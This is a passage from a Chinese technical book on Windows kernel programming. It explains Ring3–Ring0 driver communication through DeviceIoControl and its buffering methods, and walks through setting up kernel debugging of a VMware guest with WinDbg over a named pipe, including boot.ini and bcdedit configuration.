下载符号了。点击左侧树形控件中的符号项，右侧的“Info”窗口中就会列出该符号的相关信息，例如这里的 D:\WINDOWS\Symbols\ntkrpamp.pdb\140D20ABBC1B433EA7BF82B979B6BF9D1\ntkrpamp.pdb。

下一步就是浏览下载到的 PDB 文件，虽然 SymbolTypeViewer 工具也支持对内部符号的浏览，但是没有链接功能，不太方便。这里推荐使用另一个专门浏览 PDB 符号信息的免费工具 PDB_Explorer(http://blog.titilima.com/wp-content/uploads/attachments/date_200907/pdbexp_v1.10.zip)。

启动 PDB Exp lorer 后，单击“打开”按钮，选择前面下载的 PDB 文件，然后在搜索框中输入“_IRP”，在选择列出的第一个匹配项“_IRP”，在右侧的内容区就可以看到如图 21.1.10 所示的符号信息。

可以看到 PDB Explorer 是支持前进后退的，即展示出的结构体中，如果有类似 union 或子 struct 等成员时，还可以“点”进去浏览更多信息。这样浏览的好处是，不至于“一口吃个大胖子”，循序渐进地掌握类似 IRP 这样复杂的内核数据结构。

以上是一些学习内核数据结构的方法，希望这些内容能够起到“授人以渔”的作用，更希望读者能够通过这些方法逐渐理解 IRP 结构中每个成员的含义和用法。




图 21.1.10　通过 PDB Explorer 免费工具浏览符号文件

21.1.4　Ring3 打开驱动设备

Ring3 访问设备时要求创建符号链接。符号链接名称的格式为“\DosDevices\DosDeviceName”，其中 DosDeviceName 是任意指定的。

在驱动程序中可以通过 IoCreateSymbolicLink 函数创建符号链接。从 helloworld.c 可以看到，

DriverEntry 入口函数里创建了一个设备（\Device\HelloWorld），并且为该设备创建了符号链接（\DosDevices\HelloWorld）。

Ring3 可以通过 CreateFile 函数打开设备。需要注意的是，为 CreateFile 函数输入的文件名不同于前面的符号链接名称，应该是“\\.\DosDeviceName”的格式。其中“\\.\”前缀是一个设备访问的名称空间（the de vice namespace），而不是一般文件访问的名称空间（the file namespace）。

通过以下代码就可以打开 helloworld 的驱动设备。

```
HANDLE hDevice=
      CreateFile(
                  "\\\\.\\HelloWorld",
                  GENERIC_READ|GENERIC_WRITE,
                  0,//不共享
                  NULL,//不使用安全描述符
                  OPEN_EXISTING,//仅存在时打开
                  FILE_ATTRIBUTE_NORMAL,
                  NULL);//不使用模板
```

21.1.5 DeviceIoControl 函数与 IoControlCode

打开驱动设备后，Ring3 还要和驱动进行通讯或调用驱动的派遣例程，这需要用到一个非常重要的函数：DeviceIoControl。

```
BOOL DeviceIoControl(
  HANDLE hDevice,                          //设备句柄
  DWORD dwIoControlCode,                   //Io 控制号
  LPVOID lpInBuffer,                       //输入缓冲区指针
  DWORD nInBufferSize,                     //输入缓冲区字节数
  LPVOID lpOutBuffer,                      //输出缓冲区指针
  DWORD nOutBufferSize,                    //输出缓冲区字节数
  LPDWORD lpBytesReturned,                 //返回输出字节数
  LPOVERLAPPED lpOverlapped                //异步调用时指向的 OVERLAPPED 指针
);
```

该函数共有 8 个参数，hDevice 是要通信的设备句柄；dwIoControlCode 是 Io 控制号；lpInBuffer 是输入缓冲区指针；nInBufferSize 是输入缓冲区字节数；lpOutBuffer 是输出缓冲区指针；nOutBufferSize 是输出缓冲区字节数；lpBytesReturned 是返回输出字节数；lpOverlapped 是异步调用时指向的 OVERLAPPED 指针。

其中的第二个参数 IoControlCode 尤为重要，由宏 CTL_CODE 构造而成：

```
#define CTL_CODE( DeviceType, Function, Method, Access ) ( \
((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method)  )
```

IoControlCode 由四部分组成：DeviceType、Access、Function、Method，如图 21.1.11 所示。




图 21.1.11 IoControlCode 的四个组成部分

- DeviceType 表示设备类型；
- Access 表示对设备的访问权限；
- Function 表示设备 IoControl 的功能号，0～0x7ff 为微软保留，0x800～0xfff 由程序员自己定义；
- Method 表示 Ring3/Ring0 的通信中的内存访问方式，有四种方式：

```
#define METHOD_BUFFERED              0
#define METHOD_IN_DIRECT             1
#define METHOD_OUT_DIRECT            2
#define METHOD_NEITHER               3
```

最值得关注的也就是 Method，如果使用了 METHOD_BUFFERED，表示系统将用户的输入输出都经过 pIrp->AssociatedIrp.SystemBuffer 来缓冲，因此这种方式的通信比较安全。

如果使用了 METHOD_IN_DIRECT 或 METHOD_OUT_DIRECT 方式，表示系统会将输入缓冲在 pIrp->AssociatedIrp.SystemBuffer 中，并将输出缓冲区锁定，然后在内核模式下重新映射一段地址，这样也是比较安全的。

但是如果使用了 METHOD_NEITHER 方式，虽然通信的效率提高了，但是不够安全。驱动的派遣函数中可以通过 I/O 堆栈（IO_STACK_LOCATION）的 stack->Parameters.DeviceIoControl.Type3InputBuffer 得到。输出缓冲区可以通过 pIrp->UserBuffer 得到。由于驱动中的派遣函数不能保证传递进来的用户输入和输出地址，因此最好不要直接去读写这些地址的缓冲区。应该在读写前使用 ProbeForRead 和 ProbeForWrite 函数探测地址是否可读和可写。

21.1.6 Ring3/Ring0 的四种通信方式

21.1.5 节中提到了 Ring3/Ring0 通信的四种内存访问方式分别为：METHOD_BUFFERED、METHOD_IN_DIRECT、METHOD_OUT_DIRECT 和 METHOD_NEITHER。

METHOD_BUFFERED 可称为“缓冲方式”，是指 Ring3 指定的输入、输出缓冲区的内存读和写都是经过系统的“缓冲”，具体过程如图 21.1.12 所示。

这种方式下，首先系统会将 Ring3 下指定的输入缓冲区（UserInputBuffer）数据，按指定的输入长度（InputBufferLen）复制到 Ring0 中事先分配好的缓冲内存（SystemBuffer，通过 pIrp->AssociatedIrp.SystemBuffer 得到）中。驱动程序就可以将 SystemBuffer 视为输入数据进行读取，当然也可以将 SystemBuffer 视为输出数据的缓冲区，也就是说 SystemBuffer 既可以读也可以写。驱动程序处理完后，系统会按照 pIrp->IoStatus->Information 指定的字节数，将 SystemBuffer

上的数据复制到 Ring3 指定的输出缓冲区（UserOutputBuffer）中。可见这个过程是比较安全的，避免了驱动程序在内核态直接操作用户态内存地址的问题，这种方式是推荐使用的方式。




图 21.1.12 METHOD_BUFFERED 方式的内存访问

METHOD_NEITHER 可称为“其他方式”，这种方式与 METHOD_BUFFERED 方式正好相反。METHOD_BUFFERED 方式相当于对 Ring3 的输入输出都进行了缓冲，而 METHOD_NEITHER 方式是不进行缓冲的，在驱动中可以直接使用 Ring3 的输入输出内存地址，如图 21.1.13 所示。




图 21.1.13 METHOD_NEITHER 方式的内存访问

驱动程序可以通过 pIrpStack->Parameters.DeviceIoControl.Type3InputBuffer 得到 Ring3 的输入缓冲区地址（其中 pIrpStack 是 IoGetCurrentIrpStackLocation(pIrp)的返回）；通过 pIrp->UserBuffer 得到 Ring3 的输出缓冲区地址。

由于 METHOD_NEITHER 方式并不安全，因此最好对 Type3InputBuffer 读取之前使用 ProbeForRead 函数进行探测，对 UserBuffer 写入之前使用 ProbeForWrite 函数进行探测，当没有发生异常时，再进行读取和写入操作。

METHOD_IN_DIRECT 和 METHOD_OUT_DIRECT 可称为“直接方式”，是指系统依然对 Ring3 的输入缓冲区进行缓冲，但是对 Ring3 的输出缓冲区并没有缓冲，而是在内核中进行了锁定。这样 Ring3 输出缓冲区在驱动程序完成 I/O 请求之前，都是无法访问的，从一定程度上保障了安全性。如图 21.1.14 所示。

这两种方式，对于 Ring3 的输入缓冲区和 METHOD_BUFFERED 方式是一致的。对于 Ring3

的输出缓冲区，首先由系统锁定，并使用 pIrp->MdlAddress 来描述这段内存，驱动程序需要使用 MmGetSystemAddressForMdlSafe 函数将这段内存映射到内核内存地址（OutputBuffer），然后可以直接写入 OutputBuffer 地址，最终在驱动派遣例程返回后，由系统解除这段内存的锁定。




图 21.1.14　METHOD_IN_DIRECT 和 METHOD_OUT_DIRECT 方式的内存访问

METHOD_IN_DIRECT 和 METHOD_OUT_DIRECT 方式的区别，仅在于打开设备的权限上，当以只读权限打开设备时，METHOD_IN_DIRECT 方式的 IoControl 将会成功，而 METHOD_OUT_DIRECT 方式将会失败。如果以读写权限打开设备，两种方式都会成功。

21.2　内核调试入门

21.2.1　创建内核调试环境

由于内核程序运行在内核态，因此不能像对用户态应用程序那样来调试。关于内核调试方面的知识请参考《软件调试》这本书。目前内核调试主要有以下三种方法。

一是使用硬件调试器，它通过特定的接口（如 JTAG）与 CPU 建立连接并读取它的状态，例如 ITP 调试器。

二是在内核中插入专门用于调试的中断处理函数和驱动程序。当操作系统内核被中断时，这些中断处理函数和驱动程序接管系统的硬件，营造一个可以供调试器运行的简单环境，并用自己的驱动程序来处理用户输入、输出，例如 SoftICE 和 Syser 等调试器。

三是在系统内核中加入调试支持，当需要中断到调试器中时，只保留这部分支持调试的代码还在运行，因为正常的内核服务都已经停止，所以调试器程序是不可能运行在同一个系统中的，因此这种方法需要调试器运行在另一个系统中，二者通过通信电缆交流信息。

Windows 操作系统推荐的内核调试方式是第三种，这种方法需要在被调试系统和调试系统

之间建立连接，迄今为止共有三种连接方式：串行口、1394 和 USB2.0。

起初，内核调试大多通过双机调试进行。随着虚拟机技术的广泛使用，双机调试逐渐被虚拟机调试所取代。本节将介绍一种非常方便的虚拟机内核调试方法——“利用命名管道(Named Pipe)模拟串行端口”。具体地说，就是在虚拟机中虚拟一个串行端口，并且把这个串口映射到宿主机的命名管道上。这样一来，虚拟机中所有对该串口的读写操作都会被虚拟机管理软件转换为对宿主系统中的命名管道的读写，运行在宿主系统中的调试器便可以通过这个命名管道来与虚拟机中的内核调试引擎进行通信。

这种虚拟机调试内核的方法实现了单机调试，其优点是简单方便，但也存在一些缺点，一是难以调试硬件相关的驱动程序；二是当对某些涉及底层操作(中断、异常或者 I/O)的函数或指令设置断点时，可能导致虚拟机意外重启；三是当将目标系统中断到调试器中时，目前的虚拟机管理软件会占用非常高的 CPU，超过 90%。不过总的来说，这种调试方法足以调试目前公布的内核漏洞了。

下面我们来介绍一下，如何使用 WinDbg 和 VMware 来实现这种方法的调试。VMware Support 中提到，自 4.0.18.0 版本之后的 WinDbg 都支持了通过 pipe 来进行调试。具体步骤如下。

1. 设置 VMware 的虚拟串口

运行 VMware，首先将 Guest OS 系统电源关闭，这样才能修改该系统的虚拟机设置。如图 21.2.1 所示。




图 21.2.1　关闭 Guest OS 系统电源

单击界面上的“Edit virtual machine settings”选项对虚拟机的属性进行设置。

单击“Add...”按钮，打开 VMware 的 Add Hardware Wizard 对话框，如图 21.2.2 所示。




图 21.2.2　设置虚拟机

选择“Serial Port”，并单击“Next >”按钮，如图 21.2.3 所示。

图 21.2.3　为虚拟机添加串口

选择“Output to named pipe”，并单击“Next >”按钮，如图 21.2.4 所示。
第一个输入框中输入“\\.\pipe\com_1”，表示该虚拟串口将要映射到 Host OS 的管道名称。
第二个框中选择“This end is the server.”，表示 Guest OS 是被调试的系统。




图 21.2.4　设置串口为输出到命名管道

第三个框中选择“The other end is an application.”，表示 Host OS 将使用一个调试软件来作为管道的另一端。

设备状态，勾选“Connect at power on”，表示在开启虚拟机 Guest OS 时，与这个虚拟设备（串口），建立连接。单击“Finish”，按钮，如图 21.2.5 所示。




图 21.2.5　设置命名管道

此时，可以看到 Hardware 列表中已经有了一个新的设备，Serial Po rt(Using nam ed pi pe \\.\pipe\com_1)。这里还要勾选右侧“I/O m ode”中的“Yield C PU on poll”选项，如图 21.2.6 所示。

至此就完成了对 VMware 串口的设置。




图 21.2.6　串口添加完毕

2. 修改 Guest OS 的启动配置文件

在刚才设置完虚拟串口后，这里需要重启虚拟机中的 Guest OS。进入系统后，我们要对系统的启动配置文件作一些修改，才能使 Host OS 中的 WinDbg 调试该系统。

Windows 20 00、Windows XP 、Windows 200 3 系统的启动配置文件位于系统盘根目录下的 boot.ini，该文件默认是有保护属性的。

执行 attrib -s -h -r c:\boot.ini 去除保护属性，然后开始编辑该文件，一个默认的 boot.ini 文件如图 21.2.7 所示。

```
1 [boot loader]
2 timeout=3
3 default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
4 [operating systems]
5 multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional"
. /noexecute=optin /fastdetect
```

图 21.2.7　默认的 boot.ini 文件的内容

将其修改为如图 21.2.8 所示。

```
1 [boot loader]
2 timeout=3
3 default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
4 [operating systems]
5 multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional"
. /noexecute=optin /fastdetect
6 multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional
. - debug" /fastdetect /debug /debugport=com1 /baudrate=115200
```

图 21.2.8　在 boot.ini 文件中添加一个启动项

主要修改了两处，一是 timeout=3，表示启动时选择等待超时时间为 3 秒；二是在最后[operating systems]节中添加了一行启动入口(boot entry)，添加了/debug 选项，并设置了/debugport 为 com1，就是之前添加的虚拟串口；还设置了/baudrate 为 115200，表示串行通信的通信速率(bps)，另外 115200 也是串行通信的最大速率，因此使用串行通信进行内核调试时，如果进行频繁的单步跟踪和要传递较大的文件(如.kdfiles 和.dump 命令)，那么会感觉到速度有些慢。

最后，修改完 boot.ini 文件后，执行 attrib +s +h +r c:\boot.ini 恢复该文件的保护属性。

从 Windows V ista 开始，考虑到 boot.ini 文件很容易被恶意软件所修改，因此不再使用 boot.ini 文件，而是使用 Boot Configuration Data(BCD)。修改 BCD，需要启动一个管理员权限(Run As Administrator)的命令行窗口。然后使用 bcdedit 命令来编辑 BCD。首先将当前启动入口复制一份，如图 21.2.9 所示。

其中双引号中的字符串(“Win7 Debug with Serial by shineast”)为新启动入口的名称。如果执行成功，会得到新启动入口的 GUID，即图 21.2.9 中的“{c872c0fc-876c-11de-abd3-ecfb52b26030}”，用来唯一标识这个启动入口。




图 21.2.9　使用 bcdedit 命令复制一份当前系统启动信息

接着，我们需要对这个启动入口，启用内核调试，命令如图 21.2.10 所示。

```
C:\Windows\system32>bcdedit /debug {c872c0fc-876c-11de-abd3-ecfb52b26030} on
The operation completed successfully.
```

图 21.2.10　使用 bcdedit 命令开启内核调试

BCD 中有一套全局的调试设置，使用 bcdedit /dbgsettings 可以观察和修改这套全局设置。这里我们先看看 BCD 默认的全局调试设置，如图 21.2.11 所示。

```
C:\Windows\system32>bcdedit /dbgsettings
debugtype               Serial
debugport               1
baudrate                115200
The operation completed successfully.
```

图 21.2.11　使用 bcdedit 命令查看全局调试设置

可以看到，默认的全局调试设置中，调试类型为 Serial，调试端口为 1，波特率为 115200，这已经是我们需要的设置了。当然也可以通过如下命令再次设置为串口调试，如图 21.2.12 所示。

```
C:\Windows\system32>bcdedit /dbgsettings serial DEBUGPORT:1 BAUDRATE:115200
The operation completed successfully.
```

图 21.2.12　使用 bcdedit 命令修改全局调试设置

另外，如果希望为某个自启动项设置单独的调试选项，那么可以使用 bcdedit /set 命令，例如：

```
bcdedit /set {c872c0fc-876c-11de-abd3-ecfb52b26030} debugtype serial
bcdedit /set {c872c0fc-876c-11de-abd3-ecfb52b26030} debugport 1
bcdedit /set {c872c0fc-876c-11de-abd3-ecfb52b26030} baudrate 115200
```

至此虚拟机中的 Guest OS 就设置好了，先不要重启，当下一步设置好 WinDbg 后，再重新启动。

3. 设置 WinDbg 参数

首先在桌面或快速启动栏中创建一个 WinDbg 的快捷方式，然后修改这个快捷方式属性中的“快捷方式”。如图 21.2.13 所示。

图 21.2.13　修改 WinDbg 快捷方式目标

将“快捷方式”页中的“目标(T)”框中加上以下参数：

```
-b -k com:port=\\.\pipe\com_1,baud=115200,pipe
```

其中-b 是一个内核模式选项，表示在连接上被调试的计算机后，或被调试计算机重启且内核初始化后，立即 break；-k 也是一个内核模式的选项，-k com:port=\\.\pipe\com_1,baud=115200,pipe 表示使用串行通信方式建立连接，端口为\\.\pipe\com_1，波特率为 115200。

4. 重启虚拟机中的 Guest OS

重启虚拟机，将会看到如图 21.2.14 所示两个系统入口，选择“Microsoft W indows XP Professional – debug”，然后安下回车键。

回车后，会发现系统貌似卡住一样，这其实是系统在等待串口另一端的调试程序与其建立连接。




图 21.2.14　选择系统启动项中的调试项

5. 启动 WinDbg

这时启动刚才设置好的 WinDbg 快捷方式，发现很快 WinDbg 就连上虚拟机中的 Guest OS 了，如果很长时间没有连接上的话，可以单击 WinDbg 菜单中的"Debug"->"Kernel Connection"->"Resynchronize"。连接后的效果，如图 21.2.15 所示。




图 21.2.15　启动 WinDbg

接下来就可以通过 WinDbg 来调试虚拟机中的 Guest OS 了。另外，由于调试内核程序经常会死机或蓝屏，而频繁的系统重启又需要很多时间，为了节约部分时间，建议大家灵活使用 VMware 的快照功能，在配置好测试环境后，不要急于测试，而是先建立该测试环境的快照，这样当出现死机或蓝屏后，再次测试时可以直接回滚到之前的快照状态下的 Guest O S 中，这样能够大大节省等待时间。

21.2.2 蓝屏分析

蓝屏(Blue Screen)是 Windows 中用于提示严重的系统级报错的一种方式。蓝屏一旦出现，Windows 系统便宣告终止，只有重新启动才能恢复到桌面环境，所以蓝屏又被称为蓝屏终止(Blue Screen Of Death)，简称为 BSOD。

